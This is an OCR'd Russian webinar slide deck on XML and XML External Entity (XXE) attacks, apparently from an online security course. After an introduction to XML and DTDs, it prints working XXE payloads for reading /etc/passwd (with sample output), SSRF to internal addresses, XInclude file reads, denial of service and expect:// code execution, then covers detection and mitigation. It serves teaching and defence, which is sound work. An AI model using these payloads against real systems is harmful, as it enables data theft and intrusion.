
OTUS

ОНЛАЙН-ОБРАЗОВАНИЕ

Онлайн-образование

Проверить, идет ли запись!



Меня хорошо видно && слышно?

Ставьте + , если все хорошо
Напишите в чат, если есть проблемы

XML External Entities

Пархомец Павел

Penetration tester

Awillix LLC

тг: gremlin_97

Павел Пархомец

- Yandex hall of fame
- Awillix LLC (Специалист по тестированию на проникновение)
- Победитель международных конкурсов HITB AI Challenge и Kaspersky SecurIT Cup’19
- Разрабатываю курс по информационной безопасности для лицеистов при НИЯУ МИФИ
- Тренер команд по наступательной безопасности
- Специализируюсь на эксплуатации уязвимостей веб-приложений
- CTF игрок (Sploit00n, Eun014)
- eJPT, OSCP, eWPT

Правила вебинара

Активно участвуем

Задаем вопрос в чат или голосом

Off-topic обсуждаем в Slack #канал группы или #general

Вопросы вижу в чате, могу ответить не сразу

План вебинара

1) XML
2) Суть атаки XXE
3) Смотрим объяснение owasp app sec

Цели вебинара

1. Понять причины возникновения
2. Узнать последствия

Смысл | Зачем вам это уметь

1. Создавать безопасные приложения

2. Помогать создавать безопасные приложения

XML | Что это?

eXtensible Markup Language

HTML 1

```
<h1>title</h1>
<p>paragraph</p>
<p>paragraph</p>
```

XML 1

```
<headline>title</headline>
<paragraph>paragraph<paragraph>
<paragraph>paragraph<paragraph>
```

HTML 2

```
<h1>title</h1>
<p>paragraph</p>
<p>paragraph</p>
```

XML 2

```
<chief>title</chief>
<paragraph>paragraph<paragraph>
<paragraph>paragraph<paragraph>
```

XML | Для чего?

```xml
<?xml version="1.0" encoding="UTF-8"?>
<book>
   <title>Harry Potter and the Philosopher's Stone</title>
   <author>J. K. Rowling</author>
   <year>1997</year>
</book>
```

XML | Как устроен?

```
<book>
</book>
```

XML | Как устроен?

```xml
<?xml version="1.0" encoding="UTF-8"?>
<carstore>
   <car category="truck">
       <model lang="en">Scania R 770</model>
       <year>2005</year>
       <price currency="US dollar">200000.00</price>
   </car>
   <car category="sedan">
       <title lang="en">Ford Focus</title>
       <year>2012</year>
       <price currency="US dollar">20000.00</price>
   </car>
   <car category="sport">
       <title lang="en">Ferrari 360 Spider</title>
       <year>2018</year>
       <price currency="US dollar">150000.00</price>
   </car>
</carstore>
```

XML | Как устроен?

```
1 <model lang="en">Scania R 770</model>
```

```
1 <price currency="US dollar">150000.00</price>
```

```
1 <?xml version="1.0" encoding="UTF-8"?>
```

XML I Как устроен?

Старая:

```xml
<?xml version="1.0" encoding="UTF-8"?>
<carstore>
   <car category="truck">
       <model lang="en">Scania R 770</model>
       <year>2005</year>
       <price currency="US dollar">200000.00</price>
   </car>
   <car category="sedan">
       <title lang="en">Ford Focus</title>
       <year>2012</year>
       <price currency="US dollar">20000.00</price>
   </car>
   <car category="sport">
       <title lang="en">Ferrari 360 Spider</title>
       <year>2018</year>
       <price currency="US dollar">150000.00</price>
   </car>
</carstore>
```

Расширенная:

```xml
<?xml version="1.0" encoding="UTF-8"?>
<carstore>
   <car category="truck">
       <model lang="en">Scania R 770</model>
       <year>2005</year>
       <price currency="US dollar">200000.00</price>
   </car>
   <car category="sedan">
       <title lang="en">Ford Focus</title>
       <year>2012</year>
       <price currency="US dollar">20000.00</price>
   </car>
   <car category="sport">
       <title lang="en">Ferrari 360 Spider</title>
       <year>2018</year>
       <price currency="US dollar">150000.00</price>
   </car>
   <motorcycle>
       <title lang="en">Yamaha YZF-R6</title>
       <year>2018</year>
       <price currency="Russian Ruble">1000000.00</price>
       <owner>Vasia</owner>
   </motorcycle>
   <motorcycle>
       <title lang="en">Harley Davidson Sportster 1200</title>
       <year>2011</year>
       <price currency="Euro">15000.00</price>
       <owner>Petia</owner>
   </motorcycle>
</carstore>
```

XML I Отличие от HTML

HTML — для разметки веб-страниц

XML — для хранения и передачи информации

XML I Разрешение конфликтов

```xml
<?xml version="1.0" encoding="UTF-8"?>
<carstore>
   <car category="truck">
       <model lang="en">Scania R 770</model>
       <year>2005</year>
       <price currency="US dollar">200000.00</price>
   </car>
   <car category="sedan">
       <title lang="en">Ford Focus</title>
       <year>2012</year>
       <price currency="US dollar">100.00</price>
   </car>
</carstore>
```

XML I Разрешение конфликтов

```
<real:car category="truck">
   <model lang="en">Scania R 770</model>
   <year>2005</year>
   <price currency="US dollar">200000.00</price>
</real:car>
<toy:car category="sedan">
   <title lang="en">Ford Focus</title>
   <year>2012</year>
   <price currency="US dollar">100.00</price>
</toy:car>
```

XML I Основные стандарты XML

Стандарты XML — это набор расширений, которые придают xml-файлам дополнительные возможности.

DTD («document type definition») — позволяет определить список разрешенных элементов для какой-то сущности в XML-файле.

XML I DTD

```
<?xml version="1.0"?>
<!DOCTYPE book [
       <!ELEMENT book (title,author,year)>
       <!ELEMENT title (#PCDATA)>
       <!ELEMENT author (#PCDATA)>
       <!ELEMENT year (#PCDATA)>
       ]>

<book>
   <title>The Lord of The Rings</title>
   <author>John R.R. Tolkien</author>
   <year>1954</year>
</book>
```

XML I DTD

```
1  <book>
2     <title>The Lord of The Rings</title>
3     <author>John R.R. Tolkien</author>
4     <year>1954</year>
5     <mainhero>Frodo Baggins</mainhero>
6  </book>
```


Element mainhero is not allowed here

XXE

Компьютерная атака, основанная на недостаточной проверке входящего XML-файла. Если система способна принимать данные в этом формате, злоумышленник может включить в передаваемый документ ссылку на внешние объекты или локальные ресурсы целевой системы. В случае слабой проверки содержимого полезная нагрузка будет доставлена на целевое устройство и использована для последующей вредоносной активности. Кроме того, через XXE-атаку злоумышленник может получить доступ к конфиденциальным данным, хранящимся на скомпрометированном устройстве.

(Kaspersky)

XXE I Возникновение



XXE | Передача внешней сущности

```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck><productId>381</productId></stockCheck>
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;</productId></stockCheck>
```

XXE | Передача внешней сущности

```
Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...
```

XXE | Что еще?

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM
«http://internal.vulnerable-website.com/"> ]>
```

XXE I SSRF

```
<?xml version="1.0" encoding="ISO-8859-1"?>
    <!DOCTYPE foo [
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
    <foo>&xxe;</foo>
```

XXE | XInclude

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude">
<xi:include parse="text" href="file:///etc/passwd"/></foo>
```

XXE I через загрузку изображений

```
POST /action HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 7

foo=bar
То можно отправить следующий запрос с тем же результатом:
POST /action HTTP/1.0
Content-Type: text/xml
Content-Length: 52

<?xml version="1.0" encoding="UTF-8"?><foo>bar</foo>
```

XXE I DOS

```
<?xml version="1.0" encoding="ISO-8859-1"?>
    <!DOCTYPE foo [
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///dev/random" >]>
    <foo>&xxe;</foo>
```

```
<!ENTITY dos SYSTEM «c:\pagefile.sys">
```

XXE I RCE

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "expect://id" >]>
<creds>
    <user>&xxe;</user>
    <pass>mypass</pass>
</creds>
```

XXE | Итог

Итого, XXE может вызвать следующие последствия:

- **disclosure of internal files**
- **SSRF**
- **internal port scanning**
- **remote code execution**
- **denial of service attacks**

XXE I Поиск

Автоматизированный:
- burp suite
-

Ручной:
- Тестирование на извлечение файлов через DTD
- Тестирование на извлечение файлов через XInclude
- Тестирование слепых XXE - внешний URL

XXE I Устранение

- Обновить парсер
- Запретить объявление DTD
- Отключить использование внешних сущностей

XXE | Пример

https://application.security/free-application-security-training/owasp-top-10-xml-entity-injection

Рефлексия

С какими основными мыслями и инсайтами уходите с вебинара?

Достигли ли вы цели вебинара?

Следующий вебинар

Тема: Уязвимости OAuth2, HTTP Response Splitting

28.08

Ссылка на вебинар будет в ЛК за 15 минут

Материалы к занятию в ЛК — можно изучать

Обязательный материал обозначен красной лентой

Список материалов для изучения

https://application.security/free-application-security-training/owasp-top-10-xml-entity-injection
https://habr.com/ru/company/owasp/blog/325270/
https://encyclopedia.kaspersky.ru/glossary/xxe-xml-external-entity/
https://www.root-me.org/en/Challenges/Web-Server/XML-External-Entity?action_solution=voir&debut_affiche_solutions=1#pagination_affiche_solutions


Заполните, пожалуйста,
опрос о занятии по ссылке в чате

Спасибо за внимание!
Приходите на следующие вебинары

Пархомец Павел

Специалист по тестированию на проникновение

Awillix LLC

tg: @gremlin_97